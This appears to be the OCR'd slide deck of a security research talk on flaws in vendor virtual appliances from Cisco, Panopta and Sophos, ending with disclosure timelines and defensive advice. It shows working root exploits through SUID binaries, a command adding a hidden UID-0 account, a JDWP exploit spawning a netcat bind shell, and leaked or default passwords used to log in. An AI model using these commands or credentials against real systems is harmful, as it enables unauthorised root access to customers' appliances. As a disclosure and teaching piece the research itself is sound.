src= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8

push    rbp
mov     rbp, rsp
sub     rsp, 90h
mov     [rbp+var_84], edi
mov     [rbp+var_90], rsi
mov     edi, 0          ; uid
call    _setuid
mov     edi, 0          ; gid
call    _setgid
mov     [rbp+src], offset aChmod777 ; "chmod 777 "
mov     [rbp+var_10], offset aChownRootGadmi ; "chown root:gadmin "
mov     [rbp+var_8], offset aSh ; "sh "
lea     rax, [rbp+dest]
mov     byte ptr [rax], 0
mov     rsi, [rbp+src]  ; src
lea     rdi, [rbp+dest] ; dest
call    _strcat
mov     rax, [rbp+var_90]
add     rax, 8
mov     rsi, [rax]      ; src
lea     rdi, [rbp+dest] ; dest
call    _strcat
lea     rdi, [rbp+dest] ; command
call    _system
```

Reference: /opt/CSCOlumos/bin/runShellAsRoot

Crazy SUID Binaries

- $ /opt/CSCOlumos/bin/runShellAsRoot
  - Segmentation fault (core dumped)
- They didn't even check if given an argument

```
Program received signal SIGSEGV, Segmentation fault.
0x0000003c00078490 in strcat () from /lib64/libc.so.6
(gdb) bt
#0  0x0000003c00078490 in strcat () from /lib64/libc.so.6
#1  0x00000000004005e7 in main ()
(gdb) x/i $rip
0x3c00078490 <strcat+272>:      mov    (%rsi),%rax
(gdb) x/x $rsi
0x0:    Cannot access memory at address 0x0
```


I'M NOT SAYING IT WAS ALIENS
BUT IT WAS ALIENS
HD
RY.COM

Crazy SUID Binaries

- So let's give it an argument!
- $ cat /tmp/test
  - id
- $ /opt/CSCOlumos/bin/runShellAsRoot /tmp/test
  - uid=0(root) gid=0(root) groups=502(cisco)

Crazy SUID Binaries

- What about that runShellCommand program?
- $ /opt/CSCOlumos/bin/runShellCommand id
  - String obtained on concatenation is 2 id
  - uid=0(root) gid=0(root) groups=502(cisco)

Crazy SUID Binaries

- Gotta give them credit though
  - It looks like they really stepped up security here

```
[cisco@cisci-pi ~]$ ls -al /usr/sbin/useradd
-rwsr-s--- 1 root root 79664 Jun 19  2012 /usr/sbin/useradd
[cisco@cisci-pi ~]$ useradd
-bash: /usr/sbin/useradd: Permission denied
[cisco@cisci-pi ~]$
```

Crazy SUID Binaries

- Ooops!
- $ **/opt/CSCOlumos/bin/runShellCommand** /usr/sbin/useradd -o -u 0 -g 0 -p 123456 root2
  - String obtained on concatenation is 10 /usr/sbin/useradd -o -u 0 -g 0 -p 123456 root2
- $ tail -1 /etc/passwd
  - root2:x:0:0::/home/root2:/bin/bash

Crazy SUID Binaries + Remote

- **Cisco** Prime Collaboration Assurance

Simplified, Unified Management of Collaboration Networks

Accelerate site rollouts and ongoing maintenance, lower operating expenses, and help ensure a world-class quality of experience for end users with Cisco Prime Collaboration. This comprehensive, unified management solution for voice and video collaboration networks provides automated provisioning, simplified monitoring and troubleshooting, and long-term trending and analytics.

Reference: http://www.cisco.com/c/en/us/products/cloud-systems-management/prime-collaboration/index.html

Crazy SUID Binaries + Remote

- Two accounts on the system
  - *Root* password is set upon install
  - *Cmuser* password is only reset only upon login
    - Default password is also **cmuser**
- Corner-case: setup without full configuration
  - So this isn't widely exploitable, but the case study is noteworthy

Crazy SUID Binaries + Remote

- Locally, we see an interesting SUID binary
  - /opt/system/bin/firewall
- Obviously controls the firewall rules

Crazy SUID Binaries + Remote

- Also, there's an interesting server currently unexposed remotely due to the firewall
  - tcp 0 0 0.0.0.0:8010 0.0.0.0:* LISTEN 5637/**emsam_perfmonengine**
- Turns out to be a Java Debug Server
  - Wasn't this hacked into pieces before?

Crazy SUID Binaries + Remote

Hacking the Java Debug Wire Protocol - or - "How I met your Java debugger"

By Christophe Alladoum - *@_hugsy_*

TL;DR: turn any open JDWP service into reliable remote code execution (exploit inside)

Reference: http://blog.ioactive.com/2014/04/hacking-java-debug-wire-protocol-or-how.html

Crazy SUID Binaries + Remote

- So maybe we can.. turn the firewall off?
  - [cmuser@cpca ~]$ /opt/system/bin/firewall -v -c
    - Clearing the firewall

Crazy SUID Binaries + Remote

- $ python jdwp-shellifier.py -t cpca -p 8010 --cmd "/home/cmuser/nc -l -p 5555 -e /bin/bash"
  - [+] Targeting 'cpca:8010'
  - [+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.6.0_81'
  - …..
  - [+] Runtime.getRuntime() returned context id:0x9d2
  - [+] found Runtime.exec(): id=4ba62af8
  - [+] Runtime.exec() successful, retId=9d3
  - [!] Command successfully executed

Crazy SUID Binaries + Remote

- $ nc cpca 5555
  - id
  - **uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)**

YOLO

Crazy SUID Binaries + Remote

- There are many more SUID binaries on the appliance
  - **firewall** was just the most useful today
- And many services likely to have bugs and default logins which never get changed
  - Hawtio web console (admin:admin) @ port 8161

Password Litter

- **Panopta** OnSight

- Supported by **CloudFlare**
  - “[..] provides advanced server monitoring and outage management services to both enterprises and SMBs”

Reference: https://www.cloudflare.com/apps/panopta
Image: https://twitter.com/panopta

Password Litter

- Good job generating random credentials

Password Litter


- But, they forgot to remove the .bash_history

```
su panopta.admin
rb2svin9bwx7
su panopta.adin
su panopta.admin
id sony
```

  – Which just so happened to contain a **typo** ☺

Password Litter

- $ ssh **panopta.admin**@pan-onsight
  - panopta.admin@ pan-onsight's password: [**rb2svin9bwx7**]
- [….]
- panopta.admin@onsight:~$



YOU KNOW WHATS COOLER THAN A REMOTE USER
REMOTE ROOT

Password Litter

- panopta.admin@onsight:~$ sudo bash
  - [sudo] password for panopta.admin: [**same pass**]
- root@onsight:~# id
  - **uid=0(root) gid=0(root) groups=0(root)**

Password Litter

- Wait, wait..
  - Does that mean they're keeping static passwords for users other than the customer's admin account?



Bootloader Access

- **Sophos** Web Appliance Proxy

```
# generated from /opt/sophox/tmpl/boot/grub

default 0
fallback 1
timeout 2

# require a password to change command-line options
password crackcrack

# hide the boot options a bit
hiddenmenu
```

Reference: /grub/menu.lst

Bootloader Access

```
 Sophos Web Appliance
 Sophos Web Appliance (Alt-Root)

   Use the ↑ and ↓ keys to select which entry is highlighted.
   Press enter to boot the selected OS or 'p' to enter a
   password to unlock the next set of features.

Password: **********_
```

```
root (hd0,0)
kernel (hd0,2)/kernel/kernel-3.2.57 noht vga=0x311 root=/dev/sda3 qui→
initrd (hd0,0)/initrd.img
boot
```

Bootloader Access

- Again, nobody (at Sophos) really cares about the boot password
  - But, they should take note of proper file deletion

```
Loaded 2 password hashes with 2 different salts (md5crypt, crypt(3) $1$ [MD5 128
/128 SSE4.1 12x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
crack            (root)
```

Agenda

I. Introduction
II. Public Examples
III. Newer Bugs
    I. (un)documented Accounts
    II. Misc Bugs
    III. Password Litter
    IV. Bootloader Access
IV. Conclusion

Vendor Communication

Responsible Disclosure Policy

If you give us a reasonable time to respond to your report before making any information public and make a good faith effort to avoid privacy violations, destruction of data and interruption or degradation of our service during your research, we will not bring any lawsuit against you or ask law enforcement to investigate you.

Brief Disclosure Timelines

- SolarWinds
  - *We'll send our pgp key soon!* fixed in ~5 months
- EMC
  - fixed the bug in just over a month
- Panopta
  - noted "patched potential security vulnerability"
- Cisco (per Prime Infrastructure)
  - released a private advisory after several months

Brief Disclosure Timelines

- VMware
  - Contacted me days before initial disclosure (9/26)
  - I sent them full details and haven’t heard back
- SolarWinds
  - Fixed the command injection on 09/01/2015

Reference:
http://www.solarwinds.com/documentation/lem/docs/releasenotes/releasenotes.htm

Playing Defense

- Clean it up before you ship it!
  - Don’t leave passwords in plain text to all users
  - Don’t leave crazy SUID binaries on boxes
  - Nonsense is shipping .ssh and .vim directories
- Stop thinking it’s OK to have users on the system with passwords unknown to customers

Playing Defense

- Firewalling services is a great practice
  - (typically) There's no point in auditing a service only accessible to localhost
- Make users set all passwords or generate random ones for them upon install
  - Generating one for all the clones is not enough
  - Setting them to "password" is worst

Playing Defense

- Blacklisting users from remote access
  - **Cisco** Prime Collaboration Deployment

```
login: informix
Password: informix
bash-4.1$ id
id=512(informix) gid=505(informix) groups=505(informix),501(platform),502(tomca
),506(ccmbase) context=specialuser_u:sysadm_r:sysadm_t:s0
bash-4.1$ grep DenyUsers /etc/ssh/sshd_config
enyUsers pwrecovery informix
bash-4.1$ _
```

- We’re able to login locally, but no SSH

Solutions


- Don’t mix **demos** and **trials**
  - This leads to bad security assumptions
- Don’t ship the master development VM
  - Separate dev and shipping images
- Checklist of “must not haves” for each VM
  - Most of the issues likely wouldn’t be found with code review


Esoteric Thoughts

- Lots of installation collateral shipped
  - Eg. backup, restore, /install directories
- Vendor services
  - Helpers listening on local and network interfaces
  - Think about “support” services / remote access
- Read the documentation
  - Can be the difference between a bug and *technically* a feature

Esoteric Thoughts

- Forensics would be a game changer here
  - Professional suites are pretty expensive, but…
  - “We’re deleted all the sensitive files, boss”





Name	Size
12	2,069
14114	1

Things are heating up

Cisco Security Advisory

Multiple Default SSH Keys Vulnerabilities in Cisco Virtual WSA, ESA, and SMA

Details

Cisco Virtual WSA, ESA, and SMA Default Authorized SSH Key Vulnerability

A vulnerability in the remote support functionality of Cisco WSAv, Cisco ESAv, and Cisco SMAv Software could allow an unauthenticated, remote attacker to connect to the affected system with the privileges of the *root* user.

The vulnerability is due to the presence of a default authorized SSH key that is shared across all the installations of WSAv, ESAv, and SMAv. An attacker could exploit this vulnerability by obtaining the SSH private key and using it to connect to any WSAv, ESAv, or SMAv. An exploit could allow the attacker to access the system with the privileges of the *root* user.

Reference: http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20150625-ironport

Conclusion

- This area is still largely unexplored
- They're only going to become more prevalent
  - More vendors will start converting metal -> bits
  - It's cheaper and datacenters rule these days
- And there's a lot more work to do
  - Getting access to these is one hurdle (eg. FireEye)
  - The vendor (properly) fixing the bugs is another

The End

Questions?